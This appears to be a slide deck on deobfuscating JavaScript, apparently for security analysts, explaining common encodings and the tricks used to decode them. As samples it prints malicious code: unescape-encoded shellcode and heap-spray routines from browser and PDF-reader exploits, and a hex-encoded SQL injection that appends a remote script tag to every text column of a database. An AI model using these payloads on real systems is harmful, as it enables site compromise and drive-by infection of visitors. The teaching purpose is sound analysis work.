

Fun With JavaScript DeObfuscation

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JavaScript Fun Facts #1



JavaScript Fun Facts #2

- Only in browsers?



JavaScript


- JavaScript® (sometimes shortened to JS) is a lightweight, object-oriented language, most known as the scripting language for web pages, but used in many non-browser environments as well.
- Executed on client side – Code will be downloaded and execute on the client applications
- Obfuscation as protection

JavaScript

- Obfuscated JavaScript is Everywhere

JavaScript

- Obfuscated JavaScript is Everywhere
 - Browser exploit



```
<html>
<head>
<div id="content">
<p>
<FONT>
</FONT>
</p>
<p>
<FONT>gYpwsEvWHbmUquwajDji</FONT></p>
<p>
<FONT>UPDKvaD0DUyLtrWoLohxsRcV</FONT>
</p>
<p>
<FONT>BSXHsipSci </FONT>
</p>
</div>
<script language="JavaScript">

var wSDDJw0axeGVVxTVRufYEsPEXTYBL = unescape;
var YkjPggBko = wSDDJw0axeGVVxTVRufYEsPEXTYBL( "%u374b%u2746%u9797%u964b%u4b97
%ufd46%uf542%u423f%ufc2f%u4849%u964f%u4a97%ud6fc%u4843%u3798%u9bfc%uf59f%
u99f5%u4bf5%u934e%u4340%u41f5%u484f%ud646%u2790%u423f%u404f%u3f93%u9248%
u9840%u2797%u372f%u4b40%u27d6%u4e41%u9296%u912f%u47f5%u2792%u4f48%u27d6%
u3f43%u48f8%u2f4a%u4bf9%u4e92%u9bd6%u2f49%u9648%u9390%u4737%u90fd%u279b%
u374e%uf89b%u9f91%ufd27%u9641%u9bf8%u4042%u93fc%u47fd%u9027%u9792%u4748%
ufd41%u489b%u2796%uf940%u2f46%u99f8%u4b3f%uf948%u4797%u90f5%uf5f9%u9b47%
u97f5%u4b40%ufcf8%ufd41%u4a4b%u9f97%u41fd%u994a%ufc46%u279f%u2ffc%uf59f%
u914f%u4b3f%u9b48%u2f99%u48fc%u9197%uf998%ufc3f%u4648%u4927%u4699%uf949%
u994e%u9199%u9f46%u9998%uf84f%u9bf5%u2727%u98f9%u4193%u4997%ufd27%u3f97%
u99fd%u4292%u932f%ufd43%uf8fc%u913f%u4af8%ufc43%u3790%u9ff8%u4e92%u4349%
u4390%u4b49%u42d6%u9f2f%u4f92%u9f9b%u463f%u2f4e%uf997%u4698%u4ffc%u96f5%
u902f%u4bf9%u374b%ufdfdu4291%u4e40%u9f48%u2737%ud696%uf541%u919f%ufd92%
uf996%u9091%u93f8%u4e4f%uf592%uf847%u9343%u4f97%u4ff8%uf9d6%u499b%ud696%
u9992%u924b%u994f%ud697%u9698%uf840%u4346%u434a%uf993%u9841%u919b%u374e%
u9996%u3741%u9192%u984e%u4893%u4f40%u41f9%u9743%u9348%u462f%u474e%u494b%
u939b%u9949%u4e96%ufd98%u4991%u4190%ud696%u9046%u4237%uf998%u4747%ufcfc%
u9142%u4798%u494f%u90fd%u3f37%u41d6%u939b%u2f40%ud699%uf999%u9f2%u494a%
ufd4e%u9f9f%u4a27%u37f8%u9142%u994a%ufcfd%u4e46%u41fd%u3f4e%u3f4e%u48fc%
```


JavaScript

- Obfuscated JavaScript is Everywhere
 - PDF Reader Exploit


```
Desktop -- more -- 106x37
endobj
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (JavaScript example) Tj ET
endstream
endobj
6 0 obj
<<
/Type /Font
/Subtype /Type1
/Name /F1
/BaseFont /Helvetica
/Encoding /MacRomanEncoding
>>
endobj
7 0 obj
<<
/Type /Action
/S /JavaScript
/JS (
function printd() {
var shellcode =
unescape("%uf7d9%uc933%u83ba%uc139%ud980%u2474%u5ef4%u33b1%u5631%u0317%u1756%u4583%u233d%ub575%u2ad6%u4576
%u4d27%ua0fe%u5f16%ua164%u6f0b%ue7ee%u04a7%u13a2%u6833%u146b%uc7f4%u1b4d%ue605%uf751%u68c5%u052e%u4b1a%uc6
0f%u8a6f%u3a48%ude9f%u3101%ucf32%u0726%uee8f%u0ce8%u88af%ud28d%u2344%u028f%u38f4%ubac7%u667e%ubb8%u7453%u
f2c4%u4fd8%u05be%u9e09%u343f%u4d75%uf97e%u8f78%u3d46%ufa63%u3ebc%ufd1e%u3d06%u88c4%ue59a%u2b8f%u147f%uad43
%u1af4%ub928%u3e53%u6eaf%u3ae8%u9124%ucb3f%ub67e%u909b%ud725%u7cba%ue88b%ud8dd%u4d74%uca95%uf761%u80f4%u75
74%ued83%u8577%u5d8c%ub410%u3207%u4967%u77c2%u0397%ud14f%uca30%u6005%ued5d%ua6f3%u6e58%u56f6%u6e9f%u5373%u
28db%u296f%udd74%u9e8f%u475%u41f3%u94e6%ue4dd%u3f8e%u4122");
var block = unescape("%u0c0c%u0c0c");
var GDagaCuyNfRSFzaSZLO =
unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u514e%u4865%u4844%u724f%u4a6e%u6d43%u4b51%u4b79
:");

```


JavaScript

- Obfuscated JavaScript is Everywhere
 - Injected into Database + Browser Exploit

```
DECLARE%20@S%20VARCHAR(4000);SET%20@S=CAST(0x4445434c415245204054205641524348415228323535292c404320564152434841522832353529204445434c415245205461626c655f437572736f7220435552534f5220464f522053454c45435420612e6e616d652c622e6e616d652046524f4d207379736f626a6563747320612c737973636f6c756d6e73206220574845524520612e69643d622e696420414e4420612e78747970653d27752720414e442028622e78747970653d3939204f5220622e78747970653d3335204f5220622e78747970653d323331204f5220622e78747970653d31363729204f50454e205461626c655f437572736f72204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c4043205748494c4528404046455443485f5354415455533d302920424547494e20455845432827555044415445205b272b40542b275d20534554205b272b40432b275d3d525452494d28434f4e5645525428564152434841522834303030292c5b272b40432b275d29292b27273c736372697074207372633d73646f2e313030306d672e636e2f63737273732f772e6a733e3c2f7363726970743e27272729204645544348204e4558542046524f4d205461626c655f437572736f7220494e544f2040542c404320454e4420434c4f5345205461626c655f437572736f72204445414c4c4f43415445205461626c655f437572736f7220%20AS%20VARCHAR(4000);EXEC(@S);--
```



Common Type of Obfuscations

- 1 liner
- Base64
- Escape/Unescape

Common Type of Obfuscations


- 1 liner – JS Beautifier eg: <http://jsbeautifier.org/>

```
Untitled 2
<script>
var uZ = "COMMENT";
var x1 = new Array();
for (i = 0; i < 200; i++) {
  x1[i] = document.createElement(uZ);
  x1[i].data = "abc"
};
var e1 = null;
var arr = new Array();
var GoUnescape = unescape;

function spray() {
  var a = GoUnescape('%u021c%u0972%u0fd3%u0a2c%u04e2%u7f0d%u053d%u0bb4%u0704%u2567%u19b4%u0ce3%u0c43%u14eb
%u96a8%u0841%u0748%u7e77%u7b7c%u097c%u0ebf%u727e%u9166%u1a99%u1477%u7371%u9643%u15bb%u41a8%u0b62%u79b2%u2d3c%u7a42%u1b7f
%u99f5%u4bb3%u0d41%u7d34%u2774%u7046%u0f63%u1ce0%u0d67%u4a98%u139b%u085e%u38b0%u76f8%u0c1b%u3d48%u0d4f
%u37b5%u2535%u9297%u9b7%u2bb4%u19fd%u49e2%u93bf%u7848%u474e%u0d38%u05e3%u753f%u280c%u2cf9%u07ba%u90d6%u189f%u2fe1%u0e1d
%u7e04%u7274%u494a%u205%u67e3%u083%u980d%u3c35%u4743%u938d%u580%u2373%u97f6%u3f77%u467f%u259b%u79a8%u962d%u9f4b
%u0727%u375%u3d7a%u711d%u0e23b%u7c2c%u2f7b%u08b5%u04b0%u4892%u1490%u4f15%u76b9%u240c%u3b1%u20b2%u05e1%u0d84%u1cbf
%u78a9%u0e39%u7d34%u0630%u4e78%u0fc22%u0bb4%u042ba%u29b4%u41f9%u0d50b%u0691%u7399%u7176%u0e131%u0866%u0bed4%u99bb
%u0134%u0e2d1%u0635%u79b9%u3f4a%u74b2%u7578%u662f%u0808%u0386%u0fd83%u0b048%u0890%u4314%u0ba25%u9f9b%u0d011%u2cd5%u4649%u701d%u0e01a
%u0bf47%u0d3c%u7b33%u7e7f%u0244f%u0e81%u0ebc1%u3272%u41f5%u0d469%u1c91%u0898%u0597%u92b7%u2740%u0b115%u0542%u0e93%u0d62a%u0fc12%u0a93d
%u08d4%u0c7d%u2d37%u4e77%u7a04%u4b7c%u0f96b%u7e96%u7379%u0e021%u0e13a%u6776%u06b5%u0502%u4f3d%u09b66%u9199%u0f89%u0dc0%u0492%u037a
%u0df8%u0f618%u14e3%u477c%u70a9%u9348%u2f98%u004a%u23a8%u0e2d8%u422c%u0577%u1572%u0367%u08bf%u040c%u271d
%u9fb1%u0b9%u4096%u03fb7%u40a%u28be%u35f9%u0641%u75be%u0bb2%u0d613%u7197%u0d46%u0b7b%u7fd5%u4e3c%u7837%u251c%u4924%u434b%u747d
%u0fc39%u0ab2%u3834%u7ce0%u0e56b%u0f769%u0dc0%u117a%u76eb%u777d%u0fc28%u0b048%u1537%u4125%u0bf35%u2749%u1da8%u2d4b
%u188%u1471%u0ba9%u767%u0266%u07d4%u0b9f8%u0e321%u4073%u0543%u9f0d%u0e90%u7e93%u0b84f%u3fb6%u3c2f%u7f98%u0c7b
%u2d72%u19f5%u4ee2%u9247%u3d84%u0d629%u399b%u0b1f9%u0b591%u7574%u3479%u0d99%u0c70%u424a%u2497%u78b3%u9646%u2c0a%u02b4%u739b
%u0e218%u0d31b%u76e1%u2b7b%u09fc%u1cb5%u0925%u48e0%u0bb7%u7435%u7577%u4972%u710d%u044e%u0f533%u185%u32eb
%u0e3d2%u7c70%u4337%u7a24%u0579%u7d78%u0b04a%u3c41%u0ba67%u0f901%u7e3f%u0b315%u0a992%u0663d%u2f47%u0d63a%u40b4%u9f9e%u224f%u2cd4%u347f
%u7873%u974b%u7e98%u331%u7276%u0c46%u0e0d1%u0a81%u0dbf96%u2778%u7b90%u0642%u1b2%u93b8%u0c77%u7591%u0eb12%u06314%u7ffd%u0f81a
%u0584%u998d%u2d7c%u672%u3b7d%u79d6%u0fc08%u0e281%u0935%u3fe1%u09bb%u1571%u0f508%u0bb4e%u3d46%u247a%u0d05%u4ab0%u48a9%u0ab4%u0b90c
%u7497%u0514%u91a8%u08bf%u252d%u0344%u0390%u429f%u2c3c%u4ff%u0b166%u931d%u0b604%u4b27%u49b7%u962f
%u0d43%u05f9%u4147%u0c99%u4092%u37f8%u2998%u0b1c9%u0da33%u08d6%u9739%u1ea7%u74d9%u424%u0835b%u04c3%u4331%u0311%u1143%u62db
%u0da26%u7f4f%u1cd6%u9793%u0e3a0%u686b%u0ad3%u598e%u09c1%u0c8db%u5ad5%u0e089%u0f9e%u7239%u07d2%u334e%u0f59%u0c461%u3e6f%u062d
%u0c2f1%u05b2f%u0fbd1%u0e08%u3b10%u401c%u9440%u0f36b%u9175%u0c829%u7574%u7026%u0f00f%u05f8%u0fba5%u0528%u04b2%u0b0d0%u649d%u12e1%u059fe
%u0f1a0%u2935%u0f62b%u0207%u361a%u0edcb%u0b93%u2915%u2413%u4168%u0d960%u9273%u051b%u07f1%u0cebb%u0e3a1%u023a
%u06737%u0ef30%u2f33%u05e44%u0b90%u7b60%u08c17%u3fe1%u083c%u0e4a%u095d%u4d16%u4961%u03fe%u01c7%u20ec%u4871%u0b7a%u0f6f3%u0b8c3%u0f90b
%u0d163%u723a%u06ec%u0e1c2%u5849%u0f889%u1fb%u6954%u0f9be%u4766%u99fc%u062e4%u05e7c
%u06f4%u1a79%u0fbb2%u3f3%u0fc57%u340d%u0f72%u0a727%u601e');
  var n = GoUnescape("%" + "u" + "0" + "c" + "0" + "d" + "%u" + "0" + "c" + "0" + "d");
  do {
    n += n
  } while (n.length < 0xd0000);
  for (i = 0; i < 150; i++) arr[i] = n + a
}
function ev1(a) {
  spray();
  e1 = document.createEventObject(a);
```


Common Type of Obfuscations

- Base64



```
<script>
  eval(atob("YWxlcuQoIkh1aCEgQmFzZTY0KCkgPyIpOw=="));
</script>
```


Common Type of Obfuscations

- Base64
 - Using webbased tool to decode the string
 - Eg: <http://home2.paulschou.net/tools/xlate/>
 - Scripting kungfu anyone?

```
ruby -e 'require "Base64"; puts
  Base64.decode64("YWxlcuQoIkh1aCEgQmFzZTY0KkkgPyIpOw==")'
> alert("Huh! Base64() ?");
```


Common Type of Obfuscations


- Escape/Unescape



```
<script>
eval(unescape("%61%6C%65%72%74%28%22%46%6F%72%20%73%6F%6D
%65%20%72%65%61%73%6F%6E%2E%2E%20%49%20%6C%6F
%76%65%20%43%68%65%6C%73%65%61%22%29%3B"));
</script>
```


Common Type of Obfuscations

- Escape/Unescape
 - Using webbased tool to decode the string
 - Eg: <http://www.tareeinternet.com/scripts/unescape.html>
 - Yet another scripting kungfu?



```
#!/usr/bin/ruby
data=ARGV[0]
result=Array.new

data=data.delete(" ")
data=data.delete("%")

data.scan(/../).each{|a|
  result << a.hex.chr
}

puts "[+] decoded string : #{result.to_s}"
```


Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
- eval(function(p,a,c,k,e,r) Obfuscation
- JSide Obfuscation
- (+[]) Obfuscation
- \$=~[] Obfuscation

Modern JavaScript Obfuscations


- With a lil help from:
 - Firebug JavaScript Console
 - console.log()
 - console.debug()
 - console.info()
 - console.warn()
 - console.error()
 - SpiderMonkey
 - print()
 - alert()
 - <textarea>



More info: <http://davidwalsh.name/firebug-console-log>

Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
 - Web based + FREE
 - Converted to HEX




```
<script>
var _0x23e5=["\x3c\x73\x63\x72\x69\x70\x74\x3e\x61\x6c
\x65\x72\x74\x28\x31\x33\x33\x37\x29\x3b\x3c\x2f
\x73\x63\x72\x69\x70\x74\x3e","\x77\x72\x69\x74\x65"];docu
ment[_0x23e5[1]](_0x23e5[0]);
</script>
```


Modern JavaScript Obfuscations

- javascriptobfuscator.com Obfuscation
 - Convert from HEX manually :P
 - Using <textarea>
 - Hook the obvious function(s)

Modern JavaScript Obfuscations

- eval(function(p,a,c,k,e,r) Obfuscation
 - AKA Edwards Packer
 - Web based + FREE



```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/\n/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return r[e]};e=function(){return '\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('1.2(\\<0>3("4 5 6 7");</0>\\');','8,8,'script|document|write|alert|Life|is|getting|tougher'.split('|'),0,{}))
```


Modern JavaScript Obfuscations

- `eval(function(p,a,c,k,e,r)` Obfuscation
 - Using `<textarea>`
 - Hook the eval function
 - `alert()`
 - `console.log()`
 - `print <=` for SpiderMonkey

Modern JavaScript Obfuscations

- JSide Obfuscation
 - By Sven T.
 - Obfuscation + time factor
 - Appearance: HITB magazine, Volume 1, Issue 3
 - Proposed (by the author) to be integrated into Metasploit

Modern JavaScript Obfuscations

- JSide Obfuscation
 - Hook the eval function
 - alert()
 - console.log()
 - print <= for SpiderMonkey

Modern JavaScript Obfuscations

- (+[]) Obfuscation
 - AKA JSF*ck Obfuscation
 - By Sifoo Yosuke HASEGAWA
 - UTF-8.jp guy
 - Encode with only 6 letters - [](!)+
 - Master of weird symbol based obfuscation

Modern JavaScript Obfuscations

- (+[]) Obfuscation
 - Hook the function constructor
 - alert()
 - console.log

Modern JavaScript Obfuscations

- $\$=\sim[]$ Obfuscation
 - AKA jjencode
 - By Sifoo Yosuke HASEGAWA
 - UTF-8.jp guy
 - Encode with symbol
 - For some reason, also called as “Dollar sign encode”

Modern JavaScript Obfuscations

- $\$=\sim[]$ Obfuscation
 - Hook the function constructor
 - alert()
 - console.log
 - Octal decode in 2nd iteration

That is not the end!

- JavaScript is now full with emotion that can be express via emoticon



That is not the end!

- JavaScript aware that you are analyzing them
 - userAgent
 - chrome://firebug/content/
 - chrome://jsdeobfuscator/content/

-End-

